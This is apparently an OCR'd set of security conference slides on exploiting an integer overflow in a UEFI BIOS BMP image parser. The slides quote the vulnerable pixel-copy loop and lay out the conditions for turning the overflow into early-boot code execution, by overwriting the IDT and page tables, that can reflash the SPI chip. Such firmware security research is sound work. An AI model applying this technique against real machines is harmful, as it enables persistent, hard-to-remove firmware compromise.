
- Although the source for this function is publicly available, the ability to unpack the .BIO update and view the actual assembly was crucial for the future exploitation;
- Particularly, e.g. GCC would produce code different to the one actually used
- Also, we could retrieve the assembly for the JPEG parser and look for vulnerabilities there, even though its source code is not available in Tiano SDK

A 64-bit code in BIOS?
Aren't all BIOSes execute in 16-bit real mode?

What happens if we use BMP with weird Width and Heigh?

e.g. `W=64k, H=64k+1`?

W*H*4 in 32bit arithmetics is only 256k (and the output buffer will have this size); yet, the parser will try to write over 16G of data there!




We want more the just DoS...

But what for? What can we gain from code execution here?

Keep in mind the BMP processing code executes at the very early stage of the boot, when the reflashing locks are not applied.

(So we can reflash with any code we want!)

No reflashing locks means our shellcode can reflash the SPI chip!



0
parser code
BMP file
outbuf
IDT
#PF handler
GDT
PDE/PTEs
4G
The for loop that does the buffer overwrite
source
source
Unmapped memory
Diagram not in scale!

```
typedef struct {
   UINT8 Blue;
   UINT8 Green;
   UINT8 Red;
   UINT8 Reserved;
} EFI_GRAPHICS_OUTPUT_BLT_PIXEL;
EFI_GRAPHICS_OUTPUT_BLT_PIXEL *BltBuffer;

for (Height = 0;
     Height < BmpHeader->PixelHeight;
     Height++) {
       Blt = &BltBuffer[(BmpHeader->PixelHeight-Height-1)*
             BmpHeader->PixelWidth];
       for (Width = 0; Width < BmpHeader->PixelWidth;
             Width++, Image++, Blt++) {
     /* 24bit bmp case */
         Blt->Blue   = *Image++;
         Blt->Green  = *Image++;
         Blt->Red    = *Image;
     }
```

# The idea of exploitation

- The write starts at: `(char*)BltBuffer + 4*(W-1)*H`
- We want to use it to overwrite some interesting data/code at this address,
- The allocation of `BltBuffer` must succeed, so that `W*H`, computed in 32-bits arithmetics, must be reasonably small

- How about trying to overwrite the body of the parser itself?
- Bad news: suitable `W` and `H` do not exist :(
- So, inevitably, the parser will raise #PF...



0
parser code
The for loop that does the buffer overwrite
BMP file
source
source
outbuf
IDT
#PF handler
We control this memory via our overflow
GDT
PDE/PTEs
4G
#PF exception raised (access to unmapped memory)
Unmapped memory
Diagram not in scale!

# Triggering the overflow

- ✓ `W*H` is small (computed in 32 bits)
- ✓ `[WRITESTART=BltBuffer+4*(W-1)*H]<=IDT_BASE` (computed in 64bits)
- ✓ `WRITESTART+8*64k >=` HIGHEST_ADDR (computed in 64bits)

the relevant data structure (PDE) with highest address

# Some numbers

